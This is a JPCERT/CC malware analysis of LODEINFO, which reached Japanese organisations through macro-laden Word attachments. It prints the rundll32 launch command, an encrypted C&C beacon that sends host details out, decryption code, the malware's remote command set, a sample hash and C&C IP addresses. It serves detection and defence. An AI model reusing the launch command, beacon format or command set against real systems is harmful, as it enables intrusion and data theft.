Malware “LODEINFO” Targeting Japan - JPCERT/CC Eyes

By 喜野 孝太(Kota Kino)

Published: 2020-02-26 · Archived: 2026-04-05 14:26:23 UTC

- LODEINFO

JPCERT/CC has been observing a new type of spear-phishing emails targeting Japanese organisations since December 2019.
The emails have a malicious Word file attachment leading to malware “LODEINFO”, which is newly observed.
This article introduces the details of this malware.

How LODEINFO is launched

Figure 1 describes the flow of events from executing a Word file until LODEINFO is launched.




Figure 1：Flow of events until LODEINFO runs

By enabling the macro, LODEINFO is created on the host and then executed by rundll32.exe with the following command:

```
wmic process call create "cmd /c cd %ProgramData%&start rundll32.exe [LODEINFO file path] main"
```

After that, LODEINFO launches a svchost.exe process and inject the payload into the process. Then, it runs the payload as a thread.
The next section will explain the behaviour of LODEINFO after the injection.

Details of LODEINFO behaviour

LODEINFO communicates with specific hosts and operates according to the commands received from there. This is an example of HTTP POST request that LODEINFO sends.

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Host: [hostname]
Content-Length: 193
Connection: Keep-Alive
Cache-Control: no-cache

data=DIajqcc5lVuJpjwvr36msbQAAADitmc5LmhLlVituiM4OtDohYHRxBJ2R5yWjTYNyBTkUMGD2CPFpZw02cwPvl3Yb0SmUAA
```

The data is encrypted with AES and then BASE64-encoded. It contains information such as name, language environment and MAC address of the host running LODEINFO. Figure 2 is the decoded data. (Please refer to Appendix A for the data format.)

```
00000000: 7d41 4010 0000 802b 0000 00e6 0028 3135  }A@....+.....(15
00000010: 3737 3334 3932 3338 7c39 3332 7c30 3030  77349238|932|000
00000020: 4332 3941 4537 4500 0000 8046 437c 4445  C29AE7E....FC|DE
00000030: 534b 544f 502d 3531 5644 454a 4e00 0000  SKTOP-51VDEJN...
00000040: 0000 0000 0000 0000 0000 0000 0000 000f  ................
```

Figure 2: Part of decoded data

The following is a part of Python 3 code that decodes the HTTP POST request.

```
from Crypto.Cipher import AES
from base64 import urlsafe_b64decode
from binascii import a2b_hex


def decypt_lodeinfo_data(enc_data: str, key: bytes, iv: bytes) -> bytes:
    header_b64 = enc_data[:0x1C]
    header = urlsafe_b64decode(header_b64.replace(".", "="))

    ## decode with base64
    postdata_size = int.from_bytes(header[0x10:0x14], byteorder="little")
    postdata_b64 = enc_data[0x1C:0x1C+postdata_size]
    postdata = urlsafe_b64decode(postdata_b64.replace(".", "="))

    ## decrypt with AES
    cipher = AES.new(key, AES.MODE_CBC, iv)
    decrypt_size = int.from_bytes(postdata[0x30:0x34],byteorder="little")
    dec_data = cipher.decrypt(postdata[0x34:0x34+decrypt_size])

    ## remove junk bytes
```

```
    junk_size = dec_data[-1]
    dec_data = dec_data[:decrypt_size-junk_size]

    return dec_data


encrypted_data = "DIajqcc5lVuJpjwvr36msbQAAADitmc5LmhLlVituiM4OtDohYHRxBJ2R5yWjTYNyBTkUMGD2CPFpZw02c

KEY = a2b_hex("E20EF6C66A838DA222821DB1C5777251F1A9D5D14D2344CED68A353BFCAC4C5A")
IV = a2b_hex("CC45ABAD58152C6150F157367ECC53F3")

decrypted_data = decypt_lodeinfo_data(encrypted_data, KEY ,IV)
print("Decrypted Data: ", bytes.hex(decrypted_data))
```

Next, LODEINFO receives commands. The response from the C&C server is encrypted with AES and encoded with BASE64 as in the HTTP POST request. According to the commands sent from the C&C server, LODEINFO executes the following functions. (Please refer to Appendix B for command details.)

- Execute PE files
- Execute shellcode
- Upload/download files
- Kill processes
- Send file list
- Send malware version

Code in LODEINFO

It was revealed that many parts of the code that appears in LODEINFO are similar to the source code of LodePNG[1], a PNG file encoder/decoder shared on GitHub. However, it is not uncertain why LODEINFO utilises the code as it does not seem to be using LodePNG's function.

In closing

It seems that LODEINFO is under development as it contains a string "v0.1.2" as version information and some debug code in multiple sections. It is likely that the attack using this malware continues.

We have hash values of samples similar to LODEINFO in Appendix C and a list of C&C servers in Appendix D. Please make sure that none of your devices is communicating with such hosts.

- Kota Kino
(Translated by Yukako Uchida)

Reference

[1] GitHub: LodePNG - PNG encoder and decoder in C and C++
https://github.com/lvandeve/lodepng

Appendix A Exchanged data

Table A-1: Data format (after BASE64 decoding)

Offset	Length	Contents
0x00	16	SHA512 value of AES key (first 16 bytes)
0x10	4	Size of the BASE64-encoded data after 0x15
0x14	1	Unknown
0x15	48	SHA512 value of data before AES encryption (first 48 bytes)
0x45	4	Size of AES-encrypted data
0x49	variable	AES-encrypted data

Table A-2: Example of BASE64-decoded data

```
00000000: 0c86 a3a9 c739 955b 89a6 3c2f af7e a6b1  .....9.[..</.~..
00000010: b400 0000 e2b6 6739 2e68 4b95 58ad ba23  ......g9.hK.X..#
00000020: 383a d0e8 8581 d1c4 1276 479c 968d 360d  8:.......vG...6.
00000030: c814 e450 c183 d823 c5a5 9c34 d9cc 0fbe  ...P...#...4....
00000040: 5dd8 6f44 a650 0000 00d5 761a 05dc 620f  ].oD.P....v...b.
00000050: e017 cd33 0e9a 6d9f e450 3e76 1c41 e464  ...3..m..P>v.A.d
00000060: a983 4ecb 246f 7e10 0748 7005 0de7 4530  ..N.$o~..Hp...E0
00000070: 9972 3b52 b3b5 2d5c aefc 9acb 261d 2f7c  .r;R..-\....&./|
00000080: e635 d13b d4cb 16bf 63f9 3de0 7319 4fef  .5.;....c.=.s.O.
00000090: d041 9ad1 5c9c 49f3 5e00 0000            .A..\.I.^...
```

Appendix B Commands

Table B: Commands

Value	Contents
MZ	Execute PE files
0xE9	Execute shellcode
cd	Change current directory
ls	Send file list
send	Download files

Value	Contents
recv	Upload files
cat	Upload files
memory	Execute shellcode (inject into svchost.exe)
kill	Kill arbitrary process
ver	Send malware version

Appendix C SHA-256 Hash Value of a sample

- b50d83820a5704522fee59164d7bc69bea5c834ebd9be7fd8ad35b040910807f

Appendix D C&C servers


- 45.67.231.169
- 162.244.32.148
- 193.228.52.57

喜野 孝太(Kota Kino)


Kota Kino is Malware/Forensic Analyst at Incident Response Group, JPCERT/CC since August 2019.

Related articles

[Update on Attacks by Threat Group APT-C-60](#)

- 

[CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks](#)


- 

[Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities](#)

```
__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
  __int64 j_1; // rax
  int i; // [rsp+18h] [rbp-Ch]

  if ( encbuf )
  {
    for ( i = 0; ; ++i )
    {
      j_1 = (unsigned int)i;
      if ( i >= bufsize )
        break;
      *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
    }
  }
  return j_1;
}
```

- [DslogdRAT Malware Installed in Ivanti Connect Secure]



- [Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup]

Source: https://blogs.jpcert.or.jp/en/2020/02/malware-lodeinfo-targeting-japan.html